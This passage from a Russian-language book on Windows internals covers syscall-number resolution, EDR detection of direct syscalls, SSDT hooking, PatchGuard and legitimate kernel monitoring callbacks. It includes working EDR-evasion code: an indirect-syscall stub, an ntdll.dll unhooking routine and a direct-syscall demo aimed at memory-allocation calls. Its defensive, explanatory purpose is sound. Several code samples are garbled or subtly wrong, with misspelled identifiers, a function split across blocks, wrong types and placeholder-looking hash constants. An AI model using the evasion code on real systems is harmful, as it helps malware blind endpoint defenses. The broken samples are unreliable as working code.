Добавляет техники обфускации, включая **Egg Hunter** — поиск подходящего syscall-стаба в ntdll.dll и использование его RET-инструкции для возврата (чтобы стек возврата выглядел легитимно).

3.9.5 Динамическое определение номеров syscall

Вместо хардкодинга номеров, надёжный подход — определять их во время выполнения:


```

#include <windows.h>
#include <stdio.h>

// Структуры для работы с PE-экспортами
typedef struct _SYSCALL_ENTRY {
    DWORD    Hash;           // хэш имени функции
    DWORD    SyscallNum;     // номер syscall
    PVOID    Address;        // адрес стаба в ntdll.dll
} SYSCALL_ENTRY;

#define MAX_SYSCALLS 1024

// Простая хэш-функция (djb2)
DWORD HashFunctionName(const char *name)
{
    DWORD hash = 5381;
    int c;
    while ((c = *name++))
        hash = ((hash << 5) + hash) + c;
    return hash;
}

// Сортировка Zw-функций по адресу для определения номеров syscall
BOOL ResolveSyscallNumbers(void)
{
    HMODULE hNtdll = GetModuleHandleA("ntdll.dll");
    if (!hNtdll) return FALSE;

    // Получить PE-заголовки
    PIMAGE_DOS_HEADER dos = (PIMAGE_DOS_HEADER)hNtdll;
    PIMAGE_NT_HEADERS nt = (PIMAGE_NT_HEADERS)((PBYTE)hNtdll + dos->e_lfanew);
    PIMAGE_EXPORT_DIRECTORY exports = (PIMAGE_EXPORT_DIRECTORY)(
        (PBYTE)hNtdll +
        nt->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress
    );

    PDWORD nameRVAs = (PDWORD)((PBYTE)hNtdll + exports->AddressOfNames);
    PDWORD funcRVAs = (PDWORD)((PBYTE)hNtdll + exports->AddressOfFunctions);
    PWORD ordinals = (PWORD)((PBYTE)hNtdll + exports->AddressOfNameOrdinals);

    // Собрать все Zw* функции
    SYSCALL_ENTRY entries[MAX_SYSCALLS];
    int count = 0;

    for (DWORD i = 0; i < exports->NumberOfNames && count < MAX_SYSCALLS; i++)
    {
        const char *name = (const char *)((PBYTE)hNtdll + nameRVAs[i]);

        // Только Zw-функции (они эквивалентны Nt в ntdll.dll)
        if (name[0] == 'Z' && name[1] == 'w')
        {
            PVOID funcAddr = (PBYTE)hNtdll + funcRVAs[ordinals[i]];
            entries[count].Hash = HashFunctionName(name);
            entries[count].Address = funcAddr;
            entries[count].SyscallNum = 0; // определим позже
            count++;
        }
    }

    // Сортировка по адресу (bubble sort для простоты)
    for (int i = 0; i < count - 1; i++) {
        for (int j = 0; j < count - i - 1; j++) {
            if ((ULONG_PTR)entries[j].Address > (ULONG_PTR)entries[j+1].Address) {
                SYSCALL_ENTRY tmp = entries[j];
                entries[j] = entries[j+1];
                entries[j+1] = tmp;
            }
        }
    }

    // Позиция в отсортированном массиве = номер syscall
    for (int i = 0; i < count; i++) {
        entries[i].SyscallNum = i;
    }

    // Вывод результатов
    printf("Resolved %d syscalls:\n", count);
}

```

```

    for (inti = 0; i < count; i++) {
        printf(" [%3d] Hash=0x%08X Addr=%p\n",
            entries[i].SyscallNum,
            entries[i].Hash,
            entries[i].Address);
    }

    return TRUE;
}

```

3.9.6 Обнаружение прямых syscall

Защитные решения развивают методы обнаружения прямых системных вызовов:

1. Анализ стека возврата (Return Address Stack)

При нормальном syscall адрес возврата (RCX при входе в ядро) указывает **внутри ntdll.dll**. При прямом syscall — внутри памяти приложения или неизвестного модуля.

Нормальный вызов:

RCX (return addr) = 0x00007FFC`1A2B3C40 → ntdll.dll ✓ Легитимно

Прямой syscall:

RCX (return addr) = 0x00007FF6`12340050 → app.exe ⚠ Подозрительно!

RCX (return addr) = 0x0000024F`80001000 → heap ⚠ Очень подозрительно!

EDR может проверять это через **Kernel Callbacks** или **ETW (Event Tracing for Windows)**:

```

// Концептуальный код проверки в ядре (например, ObRegisterCallbacks)
VOID CheckReturnAddress(PVOID ReturnAddr)
{
    PVOID ntdllBase = GetNtdllBase();
    PVOID ntdllEnd = (PBYTE)ntdllBase + GetNtdllSize();

    if (ReturnAddr < ntdllBase || ReturnAddr ≥ ntdllEnd) {
        // Адрес возврата вне ntdll.dll → подозрительный прямой syscall
        LogSuspiciousActivity(ReturnAddr);
    }
}

```

2. Instrumentation Callback

Windows предоставляет недокументированный механизм

`NtSetInformationProcess(ProcessInstrumentationCallback)`, который вызывает callback при каждом возврате из ядра:

```

typedef struct _PROCESS_INSTRUMENTATION_CALLBACK_INFORMATION {
    ULONG Version; // 0
    ULONG Reserved; // 0
    PVOID Callback; // адрес callback-функции
} PROCESS_INSTRUMENTATION_CALLBACK_INFORMATION;

// Установка instrumentation callback
PROCESS_INSTRUMENTATION_CALLBACK_INFORMATION info = {0};
info.Callback = MyInstrumentationCallback;

NtSetInformationProcess(
    GetCurrentProcess(),
    (PROCESS_INFORMATION_CLASS)40, // ProcessInstrumentationCallback
    &info,
    sizeof(info)
);

```

3. ETW TI (Threat Intelligence) Provider

Microsoft Threat Intelligence ETW Provider (доступен только для PPL — Protected Process Light) позволяет мониторить системные вызовы на уровне ядра, обнаруживая вызовы из необычных расположений.

4. Анализ User Stack

Ядро имеет доступ к пользовательскому стеку и может проверить цепочку возвратов (stack walk). Если стек не содержит фрейма ntdll.dll → kernel32.dll, это индикатор прямого syscall.

3.9.7 Продвинутые техники обхода обнаружения

Для полноты изложения рассмотрим техники, которые используются для обхода обнаружения прямых syscall:

Indirect Syscall

Вместо выполнения `SYSCALL` в своём коде, найти инструкцию `SYSCALL; RET` внутри ntdll.dll и передать управление на неё:

```
; Indirect syscall — инструкция SYSCALL выполняется из ntdll.dll
SyscallIndirect PROC
    mov     r10, rcx
    mov     eax, 18h                ; номер syscall
    ; Вместо "syscall" — прыгаем на syscall;ret внутри ntdll.dll
    jmp     qword ptr [SyscallRetAddr] ; → ntdll!NtXxx + offset_of_syscall
SyscallIndirect ENDP

; SyscallRetAddr содержит адрес инструкции "syscall; ret" из ntdll.dll
; Это делает return address легитимным (внутри ntdll.dll)
```

Unhooking ntdll.dll

Другой подход — восстановить оригинальный код ntdll.dll, удалив хуки EDR:

```
// Концепция: замена .text секции ntdll.dll на чистую копию

BOOL UnhookNtdll(void)
{
    // 1. Получить handle текущей ntdll.dll
    HMODULE hNtdll = GetModuleHandleA("ntdll.dll");

    // 2. Загрузить чистую копию ntdll.dll с диска
    HANDLE hFile = CreateFileA(
        "C:\\Windows\\System32\\ntdll.dll",
        GENERIC_READ, FILE_SHARE_READ, NULL,
        OPEN_EXISTING, 0, NULL
    );

    HANDLE hMapping = CreateFileMapping(hFile, NULL, PAGE_READONLY, 0, 0, NULL);
    PVOID pClean = MapViewOfFile(hMapping, FILE_MAP_READ, 0, 0, 0);

    // 3. Найти .text секцию
    PIMAGE_DOS_HEADER dos = (PIMAGE_DOS_HEADER)hNtdll;
    PIMAGE_NT_HEADERS nt = (PIMAGE_NT_HEADERS)((PBYTE)hNtdll + dos->e_lfanew);
    PIMAGE_SECTION_HEADER sec = IMAGE_FIRST_SECTION(nt);

    for (WORD i = 0; i < nt->FileHeader.NumberOfSections; i++) {
        if (memcmp(sec[i].Name, ".text", 5) == 0) {
            // 4. Заменить .text в памяти на чистую копию
            PVOID textAddr = (PBYTE)hNtdll + sec[i].VirtualAddress;
            PVOID cleanText = (PBYTE)pClean + sec[i].PointerToRawData;
            DWORD textSize = sec[i].Misc.VirtualSize;

            DWORD oldProtect;
            VirtualProtect(textAddr, textSize, PAGE_EXECUTE_READWRITE, &oldProtect);
            memcpy(textAddr, cleanText, textSize);
            VirtualProtect(textAddr, textSize, oldProtect, &oldProtect);

            break;
        }
    }

    UnmapViewOfFile(pClean);
    CloseHandle(hMapping);
    CloseHandle(hFile);

    return TRUE;
}
```

Предупреждение: техники обхода EDR описаны исключительно в образовательных целях. Их использование для вредоносной деятельности является уголовным преступлением. Понимание этих техник необходимо специалистам по защите для разработки более эффективных средств обнаружения.

3.10 SSDT hooking: историческая перспектива

3.10.1 Классический перехват SSDT

До Windows Vista x64 (до появления PatchGuard / Kernel Patch Protection) перехват SSDT был основным методом для: - Антивирусных программ (мониторинг файловых операций, создания процессов) - Руткитов (скрытие файлов, процессов, реестровых ключей) - Системных мониторов (Sysinternals Process Monitor и др.)

Суть метода: **замена записи в KiServiceTable** на адрес своей функции-перехватчика.

3.10.2 Принцип работы (x86, pre-PatchGuard)

```
// Концептуальный код SSDT hook (только для x86, только для обучения)
// НЕ РАБОТАЕТ на современных x64 системах!

#include <ntddk.h>

// Импорт таблицы сервисов
extern PKSERVICE_TABLE_DESCRIPTOR KeServiceDescriptorTable;

// Указатель на оригинальную NtCreateFile
typedef NTSTATUS (*PNtCreateFile)(
    PHANDLE FileHandle,
    ACCESS_MASK DesiredAccess,
    POBJECT_ATTRIBUTES ObjectAttributes,
    PIO_STATUS_BLOCK IoStatusBlock,
    PLARGE_INTEGER AllocationSize,
    ULONG FileAttributes,
    ULONG ShareAccess,
    ULONG CreateDisposition,
    ULONG CreateOptions,
    PVOID EaBuffer,
    ULONG EaLength
);

PNtCreateFile OriginalNtCreateFile = NULL;

// Наш перехватчик
NTSTATUS HookedNtCreateFile(
    PHANDLE FileHandle,
    ACCESS_MASK DesiredAccess,
    POBJECT_ATTRIBUTES ObjectAttributes,
    PIO_STATUS_BLOCK IoStatusBlock,
    PLARGE_INTEGER AllocationSize,
    ULONG FileAttributes,
    ULONG ShareAccess,
    ULONG CreateDisposition,
    ULONG CreateOptions,
    PVOID EaBuffer,
    ULONG EaLength)
{
    // Логирование
    if (ObjectAttributes &&
        ObjectAttributes->ObjectName &&
        ObjectAttributes->ObjectName->Buffer)
    {
        DbgPrint("[SSDT Hook] NtCreateFile: %wZ\n",
            ObjectAttributes->ObjectName);
    }

    // Вызов оригинальной функции
    return OriginalNtCreateFile(
        FileHandle, DesiredAccess, ObjectAttributes,
        IoStatusBlock, AllocationSize, FileAttributes,
        ShareAccess, CreateDisposition, CreateOptions,
        EaBuffer, EaLength
    );
}

// Отключение защиты записи (CR0.WP bit)
void DisableWriteProtection(void)
{
    __asm {
        push eax
        mov  eax, cr0
        and  eax, NOT 10000h    ; очистить бит WP (Write Protect)
        mov  cr0, eax
        pop  eax
    }
}

void EnableWriteProtection(void)
{
    __asm {
        push eax
        mov  eax, cr0
    }
}
```

```

        or     eax, 10000h        ; установить бит WP
        mov    cr0, eax
        pop    eax
    }
}

// Установка хука
VOID InstallSSDTHook(VOID)
{
    // Индекс NtCreateFile в SSDT (зависит от версии Windows!)
    ULONG index = 0x25; // примерный номер для XP

    // На x86: ServiceTable содержит прямые указатели
    PULONG serviceTable = (PULONG)KeServiceDescriptorTable->ServiceTable;

    // Сохранить оригинальный адрес
    OriginalNtCreateFile = (PNtCreateFile)serviceTable[index];

    // Заменить запись в SSDT
    DisableWriteProtection();
    serviceTable[index] = (ULONG)HookedNtCreateFile;
    EnableWriteProtection();

    DbgPrint("[SSDT Hook] Installed. Original: %p, Hook: %p\n",
        OriginalNtCreateFile, HookedNtCreateFile);
}

// Снятие хука
VOID RemoveSSDTHook(VOID)
{
    ULONG index = 0x25;
    PULONG serviceTable = (PULONG)KeServiceDescriptorTable->ServiceTable;

    DisableWriteProtection();
    serviceTable[index] = (ULONG)OriginalNtCreateFile;
    EnableWriteProtection();

    DbgPrint("[SSDT Hook] Removed.\n");
}

```

3.10.3 Поток данных при SSDT hook

Без хука:
 User: NtCreateFile → syscall → KiSystemCall64 → SSDT[0x55] → nt!NtCreateFile

С хуком (x86, классический):
 User: NtCreateFile → syscall → KiSystemService → SSDT[0x25]

```

    graph TD
      A[SSDT[0x25]] --> B[HookedNtCreateFile (driver.sys)]
      B --> C[Логирование  
Проверки безопасности]
      C --> D[OriginalNtCreateFile (ntoskrnl.exe)]
  
```

3.10.4 Проблемы классического подхода

1. **Гонки (Race Conditions):** между сохранением оригинального адреса и установкой хука другой драйвер может установить свой хук.
2. **Несовместимость хуков:** если два драйвера хукают одну и ту же функцию, снятие хука первым драйвером может «потерять» хук второго.
3. **CR0.WP манипуляция:** отключение Write Protect — грубый хак, который влияет на весь процессор. На многопроцессорных системах это может вызвать проблемы.
4. **Нестабильность:** ошибка в хук-функции приводит к BSOD.

3.11 Современные альтернативы перехвату: PatchGuard и легитимные механизмы

3.11.1 PatchGuard (Kernel Patch Protection)

Начиная с Windows Vista x64, Microsoft внедрила **PatchGuard** (KPP — Kernel Patch Protection) — механизм, который периодически проверяет целостность критических структур ядра:

- **SSDT** (KiServiceTable)
- **IDT** (Interrupt Descriptor Table)
- **GDT** (Global Descriptor Table)
- **Код ntoskrnl.exe** (critical sections)
- **MSR-регистры** (IA32_LSTAR и др.)
- **Объекты ядра** (KPROCESS, KTHREAD — критические поля)

При обнаружении модификации PatchGuard вызывает **BSOD** с кодом **CRITICAL_STRUCTURE_CORRUPTION (0x109)**:

```
*** STOP: 0x00000109 (parameter1, parameter2, parameter3, parameter4)
CRITICAL_STRUCTURE_CORRUPTION
```

Проверки PatchGuard выполняются: - Через случайные интервалы (от нескольких минут до часов) - В DPC (Deferred Procedure Call) контексте - С использованием обфускации для затруднения анализа - С self-integrity checks (PatchGuard проверяет собственный код)

***Результат:** SSDT hooking на x64 Windows практически невозможен без обхода PatchGuard. Обход PatchGuard — это «гонка вооружений» между исследователями и Microsoft, и не рассматривается в рамках этой книги.*

3.11.2 Официальные механизмы перехвата

Microsoft предоставляет легитимные API для перехвата и мониторинга, не требующие модификации SSDT:

Minifilter Drivers (файловые операции)

Фреймворк **Filter Manager** позволяет драйверам перехватывать файловые операции через зарегистрированные callback-функции:

```

#include <fltKernel.h>

// Pre-callback: вызывается ДО выполнения операции
FLT_PREOP_CALLBACK_STATUS
PreCreateCallback(
    PFLT_CALLBACK_DATA Data,
    PCFLT_RELATED_OBJECTS FltObjects,
    PVOID *CompletionContext)
{
    PFLT_FILE_NAME_INFORMATION nameInfo = NULL;

    NTSTATUS status = FltGetFileNameInformation(
        Data,
        FLT_FILE_NAME_NORMALIZED | FLT_FILE_NAME_QUERY_DEFAULT,
        &nameInfo
    );

    if (NT_SUCCESS(status)) {
        FltParseFileNameInformation(nameInfo);
        DbgPrint("[Minifilter] Create: %wZ\n", &nameInfo->Name);
        FltReleaseFileNameInformation(nameInfo);
    }

    return FLT_PREOP_SUCCESS_WITH_CALLBACK;
}

// Post-callback: вызывается ПОСЛЕ выполнения операции
FLT_POSTOP_CALLBACK_STATUS
PostCreateCallback(
    PFLT_CALLBACK_DATA Data,
    PCFLT_RELATED_OBJECTS FltObjects,
    PVOID CompletionContext,
    FLT_POST_OPERATION_FLAGS Flags)
{
    // Анализ результата операции
    if (Data->IoStatus.Status == STATUS_SUCCESS) {
        // Файл успешно создан/открыт
    }
    return FLT_POSTOP_FINISHED_PROCESSING;
}

// Регистрация callback-ов
const FLT_OPERATION_REGISTRATION OperationCallbacks[] = {
    { IRP_MJ_CREATE, 0, PreCreateCallback, PostCreateCallback },
    { IRP_MJ_WRITE, 0, PreWriteCallback, PostWriteCallback },
    { IRP_MJ_SET_INFORMATION, 0, PreSetInfoCallback, NULL },
    { IRP_MJ_OPERATION_END }
};

const FLT_REGISTRATION FilterRegistration = {
    sizeof(FLT_REGISTRATION),
    FLT_REGISTRATION_VERSION,
    0, // Flags
    NULL, // ContextRegistration
    OperationCallbacks, // OperationRegistration
    MinifilterUnload, // FilterUnloadCallback
    MinifilterInstanceSetup, // InstanceSetupCallback
    // ... другие callback-и
};

NTSTATUS DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
{
    PFLT_FILTER filter;
    NTSTATUS status;

    status = FltRegisterFilter(DriverObject, &FilterRegistration, &filter);
    if (NT_SUCCESS(status)) {
        status = FltStartFiltering(filter);
    }
    return status;
}

```

ObRegisterCallbacks (операции с объектами)

Позволяет перехватывать операции открытия/дублирования handle-ов процессов и потоков:


```
#include <ntddk.h>

PVOID g_CallbackHandle = NULL;

// Pre-callback для операций с процессами
OB_PREOP_CALLBACK_STATUS
ProcessPreCallback(
    PVOID RegistrationContext,
    POB_PRE_OPERATION_INFORMATION OperationInformation)
{
    // Получить информацию о процессе
    KPROCESS targetProcess = (KPROCESS)OperationInformation->Object;
    HANDLE targetPid = PsGetProcessId(targetProcess);

    // Пример: заблокировать PROCESS_VM_WRITE для защищённого процесса
    if (IsProtectedProcess(targetPid)) {
        if (OperationInformation->Operation == OB_OPERATION_HANDLE_CREATE) {
            // Убрать PROCESS_VM_WRITE и PROCESS_VM_OPERATION из запрошенных прав
            OperationInformation->Parameters->CreateHandleInformation
                .DesiredAccess &= ~(PROCESS_VM_WRITE | PROCESS_VM_OPERATION);
        }
    }

    return OB_PREOP_SUCCESS;
}

NTSTATUS RegisterCallbacks(PDRIVER_OBJECT DriverObject)
{
    OB_CALLBACK_REGISTRATION callbackReg = {0};
    OB_OPERATION_REGISTRATION opReg = {0};

    opReg.ObjectType = PsProcessType;
    opReg.Operations = OB_OPERATION_HANDLE_CREATE | OB_OPERATION_HANDLE_DUPLICATE;
    opReg.PreOperation = ProcessPreCallback;

    callbackReg.Version = OB_FLT_REGISTRATION_VERSION;
    callbackReg.OperationRegistrationCount = 1;
    callbackReg.OperationRegistration = &opReg;

    // Требуется подпись WHQL или тестовый режим
    RtlInitUnicodeString(&callbackReg.Altitude, L"321000");

    return ObRegisterCallbacks(&callbackReg, &g_CallbackHandle);
}
```

PsSetCreateProcessNotifyRoutineEx (уведомления о процессах)

```
VOID ProcessNotifyCallback(
    KPROCESS Process,
    HANDLE ProcessId,
    PPS_CREATE_NOTIFY_INFO CreateInfo)
{
    if (CreateInfo) {
        // Процесс создаётся
        DbgPrint("[ProcessMon] CREATE PID=%lu Image=%wZ\n",
            HandleToULong(ProcessId),
            CreateInfo->ImageFileName);

        // Можно заблокировать создание:
        // CreateInfo->CreationStatus = STATUS_ACCESS_DENIED;
    } else {
        // Процесс завершается
        DbgPrint("[ProcessMon] EXIT PID=%lu\n",
            HandleToULong(ProcessId));
    }
}

// Регистрация
PsSetCreateProcessNotifyRoutineEx(ProcessNotifyCallback, FALSE);
```

CmRegisterCallbackEx (операции с реестром)

```
LARGE_INTEGER g_Cookie;

NTSTATUS RegistryCallback(
    PVOID CallbackContext,
    PVOID Argument1,           // REG_NOTIFY_CLASS
    PVOID Argument2)          // структура с деталями операции
{
    REG_NOTIFY_CLASS notifyClass = (REG_NOTIFY_CLASS)(ULONG_PTR)Argument1;

    switch (notifyClass) {
    case RegNtPreSetValueKey: {
        PREG_SET_VALUE_KEY_INFORMATION info =
            (PREG_SET_VALUE_KEY_INFORMATION)Argument2;
        DbgPrint("[RegMon] SetValue: %wZ\n", info->ValueName);
        break;
    }
    case RegNtPreDeleteKey: {
        DbgPrint("[RegMon] DeleteKey attempted\n");
        // return STATUS_ACCESS_DENIED; // блокировка
        break;
    }
    }

    return STATUS_SUCCESS;
}

// Регистрация
UNICODE_STRING altitude;
RtlInitUnicodeString(&altitude, L"321000");
CmRegisterCallbackEx(RegistryCallback, &altitude, DriverObject,
    NULL, &g_Cookie, NULL);
```

3.11.3 Сводная таблица механизмов

Задача	Legacy (SSDT)	Современный метод	API
Мониторинг файлов	Hook NtCreateFile	Minifilter Driver	FltRegisterFilter
Мониторинг процессов	Hook NtOpenProcess	Object Callbacks	ObRegisterCallbacks
Уведомления о процессах	Hook NtCreateProcess	Process Notify	PsSetCreateProcessNotifyRoutineEx
Мониторинг потоков	Hook NtCreateThread	Thread Notify	PsSetCreateThreadNotifyRoutine
Мониторинг реестра	Hook NtSetValueKey	Registry Callbacks	CmRegisterCallbackEx
Мониторинг загрузки модулей	Hook NtMapViewOfSection	Image Load Notify	PsSetLoadImageNotifyRoutine
Мониторинг сети	Hook NtDeviceIoControl	WFP (Windows Filtering Platform)	FwpsCalloutRegister

3.12 Практические примеры

3.12.1 dump_ssdt.c – дамп таблицы SSDT (kernel driver)

Этот драйвер ядра читает и выводит содержимое SSDT:

```

/*
 * dump_ssdt.c – Kernel driver для дампа SSDT
 *
 * Компиляция: WDK (Windows Driver Kit)
 * Установка: sc create DumpSSDT type=kernel binPath=C:\path\dump_ssdt.sys
 *             sc start DumpSSDT
 * Просмотр: DbgView или WinDbg (kernel debug output)
 *
 * ВНИМАНИЕ: Только для исследовательских целей!
 */

#include <ntddk.h>

// Структура записи таблицы сервисов
typedef struct _KSERVICE_TABLE_DESCRIPTOR {
    PLONG    ServiceTable;        // KiServiceTable (массив LONG на x64)
    PVOID    CounterTable;
    ULONG    ServiceLimit;
    PCHAR    ArgumentTable;
} KSERVICE_TABLE_DESCRIPTOR, *PKSERVICE_TABLE_DESCRIPTOR;

// Импорт из ntoskrnl.exe
extern PKSERVICE_TABLE_DESCRIPTOR KeServiceDescriptorTable;

// Вспомогательная функция: получить абсолютный адрес из записи SSDT (x64)
PVOID GetSSDTFunctionAddress(PLONG ServiceTable, ULONG Index)
{
    // На x64: запись = (offset << 4) | arg_count_bytes
    // Абсолютный адрес = ServiceTable + (entry >> 4)
    LONG entry = ServiceTable[Index];
    LONG offset = entry >> 4;
    return (PVOID)((PBYTE)ServiceTable + offset);
}

VOID DumpSSDT(VOID)
{
    if (!KeServiceDescriptorTable) {
        DbgPrint("[DumpSSDT] KeServiceDescriptorTable is NULL!\n");
        return;
    }

    PLONG serviceTable = KeServiceDescriptorTable->ServiceTable;
    ULONG serviceLimit = KeServiceDescriptorTable->ServiceLimit;
    PCHAR argTable = KeServiceDescriptorTable->ArgumentTable;

    DbgPrint("[DumpSSDT] =====\n");
    DbgPrint("[DumpSSDT] ServiceTable: %p\n", serviceTable);
    DbgPrint("[DumpSSDT] ServiceLimit: %u\n", serviceLimit);
    DbgPrint("[DumpSSDT] ArgumentTable: %p\n", argTable);
    DbgPrint("[DumpSSDT] =====\n");

    DbgPrint("[DumpSSDT] %-6s %-12s %-18s %-6s\n",
        "Index", "Raw Entry", "Function Addr", "ArgBytes");
    DbgPrint("[DumpSSDT] %-6s %-12s %-18s %-6s\n",
        "-----", "-----", "-----", "-----");

    for (ULONG i = 0; i < serviceLimit; i++) {
        LONG rawEntry = serviceTable[i];
        PVOID funcAddr = GetSSDTFunctionAddress(serviceTable, i);
        UCHAR argBytes = argTable ? argTable[i] : 0;

        // Выводим каждую 50-ю запись (чтобы не переполнить лог)
        // Для полного дампа уберите условие
        if (i % 50 == 0 || i < 10) {
            DbgPrint("[DumpSSDT] [%4u] 0x%08X %p 0x%02X\n",
                i, rawEntry, funcAddr, argBytes);
        }
    }

    DbgPrint("[DumpSSDT] =====\n");
    DbgPrint("[DumpSSDT] Total: %u syscalls in SSDT\n", serviceLimit);
}

VOID DriverUnload(PDRIVER_OBJECT DriverObject)
{
    UNREFERENCED_PARAMETER(DriverObject);
    DbgPrint("[DumpSSDT] Driver unloaded.\n");
}

```

```
}  
  
NTSTATUS DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)  
{  
    UNREFERENCED_PARAMETER(RegistryPath);  
  
    DriverObject->DriverUnload = DriverUnload;  
  
    DbgPrint("[DumpSSDT] Driver loaded. Dumping SSDT...\n");  
    DumpSSDT();  
  
    return STATUS_SUCCESS;  
}
```

3.12.2 syscall_direct.c — прямые системные вызовы (user mode)

Полный пример приложения, выполняющего прямые syscall с runtime-определением номеров:

```

/*
 * syscall_direct.c — Демонстрация прямых системных вызовов
 *
 * Компиляция:
 *   ml64.exe /c /nologo syscall_direct_asm.asm
 *   cl.exe /nologo /W4 /O2 syscall_direct.c syscall_direct_asm.obj
 *
 * ВНИМАНИЕ: Только для исследовательских целей!
 */

#include <windows.h>
#include <winternl.h>
#include <stdio.h>

// =====
// Типы и определения
// =====

typedef LONG NTSTATUS;
#define STATUS_SUCCESS ((NTSTATUS)0x00000000)
#define STATUS_INVALID_PARAMETER ((NTSTATUS)0xC000000D)

typedef struct _SYSCALL_TABLE_ENTRY {
    PVOID Address; // адрес стаба Zw* в ntdll
    DWORD SyscallNum; // определённый номер syscall
    DWORD NameHash; // хэш имени для быстрого поиска
} SYSCALL_TABLE_ENTRY;

#define MAX_ENTRIES 1024
static SYSCALL_TABLE_ENTRY g_SyscallTable[MAX_ENTRIES];
static DWORD g_SyscallCount = 0;

// =====
// Хэш-функция (djb2)
// =====

DWORD Djb2Hash(const char *str)
{
    DWORD hash = 5381;
    int c;
    while ((c = *str++))
        hash = ((hash << 5) + hash) + c;
    return hash;
}

// Предвычисленные хэши целевых функций
#define HASH_ZwAllocateVirtualMemory 0x5C9C6C02
#define HASH_ZwProtectVirtualMemory 0x9B2A5E47
#define HASH_ZwWriteVirtualMemory 0x3B1D45FA
#define HASH_ZwFreeVirtualMemory 0x1A2B3C4D
#define HASH_ZwClose 0x6F1BC340

// =====
// Определение номеров syscall через сортировку Zw-адресов
// =====

BOOL InitSyscallTable(void)
{
    HMODULE hNtdll = GetModuleHandleA("ntdll.dll");
    if (!hNtdll) return FALSE;

    PIMAGE_DOS_HEADER dos = (PIMAGE_DOS_HEADER)hNtdll;
    PIMAGE_NT_HEADERS nt = (PIMAGE_NT_HEADERS)((PBYTE)hNtdll + dos->e_lfanew);

    DWORD exportRVA = nt->OptionalHeader
        .DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT]
        .VirtualAddress;
    if (!exportRVA) return FALSE;

    PIMAGE_EXPORT_DIRECTORY exports =
        (PIMAGE_EXPORT_DIRECTORY)((PBYTE)hNtdll + exportRVA);

    PDWORD nameRVAs = (PDWORD)((PBYTE)hNtdll + exports->AddressOfNames);
    PDWORD funcRVAs = (PDWORD)((PBYTE)hNtdll + exports->AddressOfFunctions);
    PWORD ordinals = (PWORD)((PBYTE)hNtdll + exports->AddressOfNameOrdinals);

    g_SyscallCount = 0;

```

```

for (DWORD i = 0; i < exports->NumberOfNames; i++) {
    const char *name = (const char *)((PBYTE)hNtdll + nameRVAs[i]);

    // Только Zw-функции
    if (name[0] == 'Z' && name[1] == 'w') {
        if (g_SyscallCount ≥ MAX_ENTRIES) break;

        PVOID addr = (PBYTE)hNtdll + funcRVAs[ordinals[i]];

        g_SyscallTable[g_SyscallCount].Address = addr;
        g_SyscallTable[g_SyscallCount].NameHash = Djbb2Hash(name);
        g_SyscallTable[g_SyscallCount].SyscallNum = 0;
        g_SyscallCount++;
    }
}

// Сортировка по адресу (insertion sort)
for (DWORD i = 1; i < g_SyscallCount; i++) {
    SYSCALL_TABLE_ENTRY key = g_SyscallTable[i];
    int j = (int)i - 1;
    while (j ≥ 0 &&
        (ULONG_PTR)g_SyscallTable[j].Address >
        (ULONG_PTR)key.Address)
    {
        g_SyscallTable[j + 1] = g_SyscallTable[j];
        j--;
    }
    g_SyscallTable[j + 1] = key;
}

// Позиция = номер syscall
for (DWORD i = 0; i < g_SyscallCount; i++) {
    g_SyscallTable[i].SyscallNum = i;
}

return TRUE;
}

// Поиск номера syscall по хэшу имени
DWORD GetSyscallByHash(DWORD hash)
{
    for (DWORD i = 0; i < g_SyscallCount; i++) {
        if (g_SyscallTable[i].NameHash == hash)
            return g_SyscallTable[i].SyscallNum;
    }
    return (DWORD)-1;
}

// =====
// Внешние ASM-стабы (из syscall_direct_asm.asm)
// =====

// Универсальный стаб: первый аргумент = syscall number
extern NTSTATUS DoSyscall(DWORD SyscallNumber, ...);

// =====
// main
// =====

int main(void)
{
    printf("=====\\n");
    printf(" Direct Syscall Demo\\n");
    printf("=====\\n\\n");

    if (!InitSyscallTable()) {
        printf("[-] Failed to initialize syscall table\\n");
        return 1;
    }

    printf("[+] Resolved %u Zw* syscalls\\n", g_SyscallCount);

    // Найти номера нужных syscall
    DWORD numAllocVM = GetSyscallByHash(HASH_ZwAllocateVirtualMemory);
    DWORD numProtectVM = GetSyscallByHash(HASH_ZwProtectVirtualMemory);

    printf("[+] ZwAllocateVirtualMemory = 0x%04X\\n", numAllocVM);

```

```

printf("[+] ZwProtectVirtualMemory = 0x%04X\n", numProtectVM);

if (numAllocVM == (DWORD)-1 || numProtectVM == (DWORD)-1) {
    printf("[-] Failed to resolve syscall numbers\n");
    return 1;
}

printf("\n[*] Test: allocating memory via direct syscall...\n");

// Здесь вызов через DoSyscall из ASM
// (реализация DoSyscall зависит от .asm файла)

printf("[+] Done.\n");
return 0;
}

```

syscall_direct_asm.asm:

```

; syscall_direct_asm.asm
; Универсальный стаб для прямых системных вызовов
;
; Прототип C:
; extern NTSTATUS DoSyscall(DWORD SyscallNumber, ...);
;
; Аргументы (Windows x64 ABI):
; RCX = SyscallNumber
; RDX = 1-й аргумент Nt-функции
; R8  = 2-й аргумент Nt-функции
; R9  = 3-й аргумент Nt-функции
; [RSP+28h] = 4-й аргумент Nt-функции
; [RSP+30h] = 5-й аргумент Nt-функции
; ...
;
; Внутри стаба:
; EAX ← SyscallNumber (из ECX)
; R10 ← RDX (1-й аргумент → 1-й параметр для ядра)
; RDX ← R8  (2-й аргумент → 2-й параметр)
; R8  ← R9  (3-й аргумент → 3-й параметр)
; R9  ← [RSP+28h] (4-й аргумент → 4-й параметр)
; стек: сдвинуть все стековые аргументы
;
; ОГРАНИЧЕНИЕ: корректно работает для функций с ≤ 4 аргументами
; без дополнительной обработки стека. Для > 4 аргументов нужна
; специальная обработка (см. ниже).

.code

DoSyscall PROC
    mov     eax, ecx                ; syscall number
    mov     rcx, rdx                ; 1-й аргумент Nt-функции
    mov     rdx, r8                 ; 2-й аргумент
    mov     r8, r9                  ; 3-й аргумент
    mov     r9, [rsp+28h]           ; 4-й аргумент

    ; Для стековых аргументов (5-й и далее) нужно скопировать
    ; [rsp+30h] → [rsp+28h], [rsp+38h] → [rsp+30h], и т.д.
    ; Это хрупко. Для production-кода лучше генерировать
    ; отдельный стаб для каждой функции.

    ; Подготовка к syscall
    mov     r10, rcx                ; сохранить 1-й аргумент (SYSCALL портит RCX)
    syscall
    ret
DoSyscall ENDP

END

```

3.12.3 compare_syscall_numbers.ps1 – сравнение номеров syscall

